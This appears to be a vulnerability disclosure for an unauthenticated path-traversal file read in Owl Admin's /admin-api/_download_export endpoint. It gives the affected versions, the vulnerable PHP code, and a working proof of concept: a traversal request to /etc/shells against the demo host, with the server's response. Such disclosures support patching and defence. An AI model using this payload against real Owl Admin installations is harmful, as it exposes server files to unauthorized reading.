


The Owl Admin system has an arbitrary file read vulnerability in the /admin-api/_download_export interface.

The Owl Admin system has an arbitrary file read vulnerability in the /admin-api/_download_export interface.


- POC:

```
/admin-api/_download_export?  
path=../../../../../../../../../../../../../../../../etc/shells
```


- The system interface allows constructing request parameters without authentication, enabling arbitrary file reading.
- Affected versions: **2.0.14~4.10.2**
- Vulnerability location:



```
owl-admin-master > src > Support > Cores > Route.php > Route > baseRoutes()  
22 class Route  
23 private static function baseRoutes($prefix): void  
24 {  
25     $router->get('login', [AuthController::class, 'loginPage']);  
26     $router->post('login', [AuthController::class, 'login']);  
27     $router->get('logout', [AuthController::class, 'logout']);  
28     $router->get('captcha', [AuthController::class, 'reloadCaptcha']);  
29     $router->get('current-user', [AuthController::class, 'currentUser']);  
30  
31     $router->get('menus', [IndexController::class, 'menus']);  
32     $router->get('settings', [IndexController::class, 'settings']);  
33     $router->post('settings', [IndexController::class, 'saveSettings']);  
34     $router->get('no-content', [IndexController::class, 'noContentResponse']);  
35     $router->get('_download_export', [IndexController::class, 'downloadExport']);  
36     $router->get('_iconify_search', [IndexController::class, 'iconifySearch']);  
37     $router->get('page_schema', [IndexController::class, 'pageSchema']);  
38  
39     $router->any('upload_file', [IndexController::class, 'uploadFile']);  
40     $router->any('upload_chunk_start', [IndexController::class, 'chunkUploadStart']);  
41     $router->any('upload_chunk', [IndexController::class, 'chunkUpload']);  
42     $router->any('upload_chunk_finish', [IndexController::class, 'chunkUploadFinish']);  
43     $router->any('upload_rich', [IndexController::class, 'uploadRich']);  
44     $router->any('upload_image', [IndexController::class, 'uploadImage']);  
45     $router->get('user_setting', [AuthController::class, 'userSetting']);  
46     $router->put('user_setting', [AuthController::class, 'saveUserSetting']);  
47  
48     $router->resource('dashboard', HomeController::class);  
49  
50     $router->group(['prefix' => 'system'], function (Route $router): void {  
51         $router->get('/', [AdminUserController::class, 'index']);  
52  
53         $router->resource('admin_users', AdminUserController::class);  
54         $router->post('admin_menus/save_order', [AdminMenuController::class, 'saveOrder']);  
55         $router->resource('admin_menus', AdminMenuController::class);  
56     });  
57 }  
58  
59  
60  
61  
62  
63  
64  
65  
66  
67  
68  
69  
70  
71  
72  
73
```



```
owl-admin-master > src > Controllers > IndexController.php > IndexController > downloadExport()  
13 class IndexController extends AdminController  
14 {  
15     public function saveSettings(Request $request): JsonResponse  
16     {  
17         // 下载导出文件  
18         * @param Request $request  
19         * @return \Symfony\Component\HttpFoundation\BinaryFileResponse  
20     }  
21  
22     1 reference | 0 overrides  
23     public function downloadExport(Request $request): mixed  
24     {  
25         $path = $request->input('path');  
26  
27         try {  
28             Storage::exists($path);  
29         } catch (\Throwable $e) {  
30             abort(404);  
31         }  
32  
33         $path = storage_path('app/' . $path);  
34  
35         if (!file_exists($path)) abort(404);  
36  
37         return response()->download($path)->deleteFileAfterSend();  
38     }  
39  
40     /**  
41     * 图标搜索  
42     *  
43     * @return JsonResponse  
44     */  
45 }
```



- Vulnerability Exploitation Demonstration:

```
1 GET /admin-api/_download_export?path=../../../../../../../../../../../../etc/shells HTTP/2
2 Host: demo.owladmin.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Locale: zh-CN
8 Sec-Gpc: 1
9 Referer: https://demo.owladmin.com/admin
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: same-origin
13 Te: trailers
14 Connection: close
15
16
1 HTTP/2 500 Internal Server Error
2 Server: nginx
3 Content-Type: application/json
4 Content-Length: 116
5 Cache-Control: public
6 Date: Fri, 14 Feb 2025 16:02:56 GMT
7 Last-Modified: Thu, 23 Apr 2020 07:34:29 GMT
8 Content-Disposition: attachment; filename=shells
9 Accept-Ranges: bytes
10 Set-Cookie: owladmin_demo_session=eyJpdj16ImZnUEVaUdmdmFVQmFJCb2dGKzh0Mmc9PSIsInZhbnV1IjoiaNFA4WnpkdI
11 Cache-Control: no-cache, private
12 Date: Fri, 14 Feb 2025 16:02:56 GMT
13
14 #/etc/shells:validloginsshells
15 /bin/sh
16 /bin/bash
17 /usr/bin/bash
18 /bin/rbash
19 /usr/bin/rbash
20 /bin/dash
21 /usr/bin/dash
22
```

- Network packet:

- Request

```
GET /admin-api/_download_export?
path=../../../../../../../../../../../../etc/shells HTTP/2
Host: demo.owladmin.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; win64; x64; rv:133.0) Gecko/20100101
Firefox/133.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Locale: zh_CN
Sec-Gpc: 1
Referer: https://demo.owladmin.com/admin
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```